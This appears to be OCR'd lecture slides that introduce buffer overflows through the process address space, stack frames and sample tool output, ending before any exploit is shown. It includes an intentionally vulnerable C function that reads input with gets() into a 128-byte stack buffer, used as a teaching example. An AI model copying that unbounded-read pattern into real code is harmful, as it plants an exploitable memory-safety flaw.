
- **A cornerstone of the UNIX philosophy:** ***"Everything is a process; if it's not a process, it's a file"***
- **Process has a Virtual Address Space (VAS); consists of "segments":**
  - Text (code); r-x
  - Data; rw-
  - 'Other' mappings (library text/data, shmem, mmap, etc)
  - Stack; rw-

# Buffer Overflow (BOF)

## Preliminaries – the Proce

### The Process

#### Virtual Address Space (VAS)



# Buffer Overflow (BOF)

## Preliminaries – the Process VAS

***The Process Virtual Address Space (VAS) on IA-32 (x86) with a 3:1 "VM split"***





***Diagram source***

# Buffer Overflow (BOF)

## … *Preliminaries – the Process VAS*

***Visualizing the Process Virtual Address Space (VAS) with the vasu_grapher utility***

```
git clone
 https://github.com/kaiwan/vasu_grapher.git
```

***(still under development)***

```
$ ./vasu_grapher 1

[================---   V A S U _ G R A P H E R   ---==================]
Virtual Address Space Usermode (VASU) process GRAPHER (via /proc/1/maps)
 https://github.com/kaiwan/vasu_grapher
Mon Feb 10 19:32:45 IST 2020

[==============--- Start memory map PID 1 (systemd) ---===============]

do_vgraph.sh: Processing, pl wait ...
+----------------------------------------------------------------------+ 0000000000000000
|       [ NULL trap ]  [   4 KB]                                       |
+----------------------------------------------------------------------+ 0000000000001000
|<< ... Sparse Region ... >>  [92545985700 KB  90376939.16 MB  88258.72 GB]
|                                                                      |
|                                                                      |
|                                                                      |
|                                                                      |
~ .       .       .       .       .       .        .       .       .  ~
|                                                                      |
|                                                                      |
|                                                                      |
|                                                                      |
|                                                                      |
+----------------------------------------------------------------------+ 00005630aeb2a000
|/lib/systemd/systemd  [1340 KB    1.30 MB]                            |
|                                                                      |
|                                                                      |
+----------------------------------------------------------------------+ 00005630aec79000
|<< ... Sparse Region ... >>  [2040 KB    1.99 MB]                     |
|                                                                      |
|                                                                      |
+----------------------------------------------------------------------+ 00005630aee78000
|/lib/systemd/systemd  [ 236 KB]                                       |
|                                                                      |
+----------------------------------------------------------------------+ 00005630aeeb3000
|/lib/systemd/systemd  [   4 KB]                                       |
+----------------------------------------------------------------------+ 00005630aeeb4000
|<< ... Sparse Region ... >>  [31168 KB   30.43 MB]                    |
|                                                                      |
|                                                                      |
|                                                                      |
|                                                                      |
~ .       .       .       .       .       .        .       .       .  ~
```

# Buffer Overflow (BOF)

## *Preliminaries – the STACK*

### *The Classic Case*

**Lets imagine that here below is part of the (drastically simplified) *Requirement Spec* for a console-based app:**

- ***Write a function 'foo()' that accepts the user's name, email id and employee number***

# Buffer Overflow (BOF)

## *Preliminaries – the STACK*

***The Classic implementation: the function foo() implemented below by app developer in ‘C’:***

```
[...]
static void foo(void)
{
    char local[128];   /* local var: on the stack */
    printf("Name: ");
    gets(local);
    [...]
}
```

# Buffer Overflow (BOF)

## *Preliminaries – the STACK*

- **Why have a “stack” at all ?**
  - Humans write code using a 3rd or 4th generation high-level language *(well, most of us anyway :-)*
  - The processor hardware does not ‘get’ what a function is, what parameters, local variables and return values are!

# Buffer Overflow (BOF)

## Preliminaries – the STACK

***The Classic Case: the function foo() implemented below by app developer in 'C':***

```
[...]
static void foo(void)
{
    char local[128];
    printf("Name: ");
    gets(local);
    [...]
}
```


*A local buffer, hence allocated on the process stack*

# Buffer Overflow (BOF)

## Preliminaries – the STACK

- ***So, what really, is this process stack ?***
  - it’s just memory treated with special semantics
  - Theoretically via a “PUSH / POP” model

    [Realistically, the OS just allocates pages as required to “grow” the stack and the SP register tracks it]




# Buffer Overflow (BOF)

## *Preliminaries – the STACK*

- ***So, what really, is this process stack ?***

  - “Grows” towards lower (virtual) addresses; called a “downward-growing stack”

    - this attribute is processor-specific; it’s the case for most modern CPUs, including x86, x86_64, ARM, ARM64, MIPS, PPC, etc



# Buffer Overflow (BOF)

## *Preliminaries – the STACK*

- ***Why have a "stack" at all ?***
  - *The saviour:* the compiler generates assembly code which enables the *function-calling-parameter-passing-local-vars-and-return* mechanism
  - By making use of the stack
    - How exactly?

*... Aha ...*

# Buffer Overflow (BOF)

### *Preliminaries – the STACK*

- **The Stack**
  - When a program calls a function, the compiler generates code to setup a *call stack*, which consists of individual stack frames
  - A **stack frame** can be visualized as a “block” containing all the metadata necessary for the system to process the “function” call and return
    - Access it’s parameters, if any
    - Allocate it’s local variables
    - Execute it’s code (text)
    - Return a value as required

# Buffer Overflow (BOF)

## *Preliminaries – the STACK*

- **The Stack Frame**
  - Hence, the stack frame will require a means to
    - Locate the previous (caller's) stack frame (achieved via the SFP – Stack Frame Pointer) *[technically, the frame pointer is Optional]*
    - Gain access to the function's *parameters (iff passed via stack, see the processor ABI)*
    - Store the address to which control must continue, IOW, the *RETurn address*
    - Allocate storage for the function's *local variables*
  - Turns out that the exact stack frame layout is very processor-dependant (depends on it's ABI, calling conventions)
  - [In this presentation, we consider the typical IA-32 / ARM-32 stack frame layout]

# Buffer Overflow (BOF)

## *Preliminaries – the STACK*

## *Recall our simple 'C' function:*

```
static void foo(void)
{
     char local[128];
     printf("Name: ");
     gets(local);
     [...]
}
```

# Buffer Overflow (BOF)

*Preliminaries – the STACK*

## Have it called from main()

```
static void foo(void)
{
     char local[128];
     printf("Name: ");
     gets(local);
     [...]
}
void main() {
    foo();
}
```

# Buffer Overflow (BOF)

## *Preliminaries – the STACK*

### When main() calls foo(), a stack frame is setup (as part of the call stack)

```
static void foo(void)
{
     char local[128];
     printf("Name: ");
     gets(local);
     [...]
}
void main() {
    foo();
}
```


# Buffer Overflow (BOF)

## *Preliminaries – the STACK*

- **When main() calls foo(), a stack frame is setup (as part of the call stack)**


```
static void foo(void)
{
     char local[128];
     printf("Name: ");
     gets(local);
     [...]
}
void main() {
    foo();
}
```

SP (top of the stack)
*Lowest address*




# Buffer Overflow (BOF)

## *Preliminaries – the STACK*



# Buffer Overflow (BOF)

## *Preliminaries – the STACK*



# Buffer Overflow (BOF)

***Wikipedia on BOF***

**In computer security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations.**

# Buffer Overflow (BOF)

## A Simple BOF

## Recall:

